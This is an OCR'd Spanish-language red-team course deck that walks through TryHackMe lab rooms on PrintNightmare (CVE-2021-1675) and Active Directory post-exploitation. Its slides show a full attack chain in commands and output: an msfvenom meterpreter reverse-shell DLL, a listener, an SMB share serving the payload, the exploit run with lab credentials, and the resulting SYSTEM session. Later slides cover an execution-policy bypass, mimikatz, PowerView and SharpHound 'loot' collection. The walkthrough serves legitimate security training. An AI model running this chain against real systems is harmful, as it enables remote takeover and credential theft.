“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Five: All is in mind

DUDAS, COMENTARIOS, PETICIONES…


Try Hack Me : PrintNightmare

La vulnerabilidad **Print Nightmare** es un exploit de carácter «*criticó*» que afecta a la cola de impresión de Windows. Esta vulnerabilidad brinda la posibilidad a los atacantes de ejecutar códigos remotos en dispositivos en red que empleen impresoras.

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare


https://medium.com/system-weakness/printnightmare-gain-rce-privesc-on-windows-machines-a74f37b31ad



https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

```
┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ nmap -PN 10.10.237.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-17 07:05 EDT
Nmap scan report for 10.10.237.104
Host is up (0.069s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 18.80 seconds
```



https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

https://medium.com/system-weakness/printnightmare-gain-rce-privesc-on-windows-machines-a74f37b31ad

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.18.18.97 LPORT=4444 -f dll -o ./m.dll

```
┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.18.18.97 LPORT=4444 -f dll -o ./
malicious.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: ./malicious.dll

┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ ls malicious.dll
malicious.dll

┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ file malicious.dll
malicious.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows, 5 sections
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

https://medium.com/system-weakness/printnightmare-gain-rce-privesc-on-windows-machines-a74f37b31ad

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.18.18.97 LPORT=4444 -f dll -o ./m.dll

- use exploit/multi/handler
- set payload windows/x64/meterpreter/reverse_tcp
- set lhost VALUE
- set lport VALUE

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
                                         none)
   LHOST     10.18.18.97      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

https://medium.com/system-weakness/printnightmare-gain-rce-privesc-on-windows-machines-a74f37b31ad

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.18.18.97 LPORT=4444 -f dll -o ./m.dll

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.18.18.97:4444
msf6 exploit(multi/handler) >

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
                                         none)
   LHOST     10.18.18.97      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

impacket-smbserver.py share /root/Desktop/share/ -smb2support

```
┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ ls
CVE-2021-1675  impacket  malicious.dll

┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ impacket-smbserver share /home/kali/THM_PNIGHT -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

impacket-smbserver.py share /root/Desktop/share/ -smb2support

impacket-rpcdump.py @<MACHINE> | egrep 'MS-RPRN|MS-PAR'

```
┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ impacket-rpcdump @10.10.237.104 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protoc
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare


```
impacket-smbserver.py share /root/Desktop/share/ -smb2support
```

```
impacket-rpcdump.py @<MACHINE> | egrep 'MS-RPRN|MS-PAR'
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

impacket-smbserver.py share /malicius/dll/path -smb2support

impacket-rpcdump.py @<MACHINE> | egrep 'MS-RPRN|MS-PAR'

sudo python3 CVE-2021-1675.py Finance-01.THMdepartment.local/sjohnston:mindheartbeauty76@10.10.237.104 '\\10.18.18.97\share\malicious.dll'

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

```
┌──(kali㉿kali)-[~/THM_PNIGHT/CVE-2021-1675]
└─$ sudo python3 CVE-2021-1675.py Finance-01.THMdepartment.local/sjohnston:mindheartbeauty76@
10.10.237.104 '\\10.18.18.97\share\malicious.dll'
[*] Connecting to ncacn_np:10.10.237.104[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9a
ebf5dffc96\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.18.18.97\share\malicious.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 541, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1654, in writeFile
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeData))
              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1362, in write
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

impacket-smbserver.py share /malicius/dll/path -smb2support

impacket-rpcdump.py @<MACHINE> | egrep 'MS-RPRN|MS-PAR'

sudo python3 CVE-2021-1675.py Finance-01.THMdepartment.local/sjohnston:mindheartbeauty76@10.10.237.104 '\\10.18.18.97\share\malicious.dll'

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

```
┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ sudo impacket-smbserver share . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.237.104,58466)
[*] AUTHENTICATE_MESSAGE (\,FINANCE-01)
[*] User FINANCE-01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[-] SMB2_TREE_CONNECT not found malicious.dll
[-] SMB2_TREE_CONNECT not found malicious.dll
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (10.10.237.104,58466)
[*] Remaining connections []
[-] SMB2_TREE_CONNECT not found malicious.dll
[*] Incoming connection (10.10.237.104,58484)
[*] AUTHENTICATE_MESSAGE (\,FINANCE-01)
[*] User FINANCE-01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (10.10.237.104,58484)
[*] Remaining connections []
```

https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.18.18.97:4444
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 10.10.237.104
[*] Meterpreter session 1 opened (10.18.18.97:4444 → 10.10.237.104:58485) at 2023-05-17 07:3
1:42 -0400

msf6 exploit(multi/handler) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ FINA  10.18.18.97:4444 → 10.10.
                                     NCE-01                     237.104:58485 (10.10.237.1
                                                                04)


msf6 exploit(multi/handler) > set session 1
[-] Unknown datastore option: session.
msf6 exploit(multi/handler) > set session 1
set sessioncommunicationtimeout  set sessionretrytotal
set sessionexpirationtimeout     set sessionretrywait
set sessionlogging               set sessiontlvlogging
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Windows\system32
============================
```


https://tryhackme.com/room/printnightmarehpzqlp8

Try Hack Me : PrintNightmare

https://tryhackme.com/room/printnightmarehpzqlp8

THM : Welcome POST-Exploitation


```
┌──(kali㉿kali)-[~]
└─$ rdesktop 10.10.187.11 -d CONTROLER -u Administrator
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=Domain-Controller.CONTROLLER.local


Review the following certificate info before you trust it to be added as a
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=Domain-Controller.CONTROLLER.local
     Issuer: CN=Domain-Controller.CONTROLLER.local
 Valid From: Tue May 16 08:03:32 2023
         To: Wed Nov 15 07:03:32 2023

  Certificate fingerprints:

       sha1: 8f7ec27e6371b94621de9b0c93809427f11b3798
     sha256: 43a416b6afb63efd41ca2cbf4c43f0b4e3f4d0285505bcebeb1e5304d390b

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this sys
as been added by the user to trust this specific certificate.
Connection established using SSL.
```



https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

kali@kali~$ ssh Administrator@10.10.90.150



https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

kali@kali~$ ssh Administrator@10.10.90.150

```
┌──(kali㉿kali)-[~/THM_PNIGHT]
└─$ ssh Administrator@10.10.187.11
The authenticity of host '10.10.187.11 (10.10.187.11)' can't be established.
ED25519 key fingerprint is SHA256:WGyVsv2zGcSJEHIwp99EmFf5p6Q49BhKyHfmoVOGCAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.187.11' (ED25519) to the list of known hosts.
Administrator@10.10.187.11's password:
```

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator>
```

https://tryhackme.com/room/localpotato

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

kali@kali~$ ssh Administrator@10.10.90.150

```
PS C:\Users\Administrator> cd .\Downloads\
PS C:\Users\Administrator\Downloads> dir


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/14/2020  11:39 AM        1261832 mimikatz.exe
-a----         5/14/2020  11:41 AM         374625 PowerView.ps1
-a----         5/14/2020  11:43 AM         973325 SharpHound.ps1


PS C:\Users\Administrator\Downloads> . .\PowerView.ps1
PS C:\Users\Administrator\Downloads>
```

https://tryhackme.com/room/postexploit

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

```
PS C:\Users\Administrator> Get-NetUser | select cn
PS C:\Users\Administrator> Get-NetGroup -GroupName *admin*
PS C:\Users\Administrator> Invoke-ShareFinder
PS C:\Users\Administrator> Get-NetComputer -fulldata | select operatingsystem
```

Powerview commands: https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/bloodhound

https://www.youtube.com/watch?v=sGO4F23Xik4

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation


```
PS C:\Users\Administrator> . .\Downloads\SharpHound.ps1

PS C:\Users\Administrator> Invoke-Bloodhound -CollectionMethod
All -Domain CONTROLLER.local -ZipFileName loot.zip
```

https://www.youtube.com/watch?v=sGO4F23Xik4

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation


```
PS C:\Users\Administrator> . .\Downloads\SharpHound.ps1

PS C:\Users\Administrator> Invoke-Bloodhound -CollectionMethod
All -Domain CONTROLLER.local -ZipFileName loot.zip
```

```
kali@kali~$ sudo neo4j console

kali@kali~$ bloodhound
```

https://www.youtube.com/watch?v=sGO4F23Xik4


hoy no hay meme
@dank._.dogs
estoy pensando cosas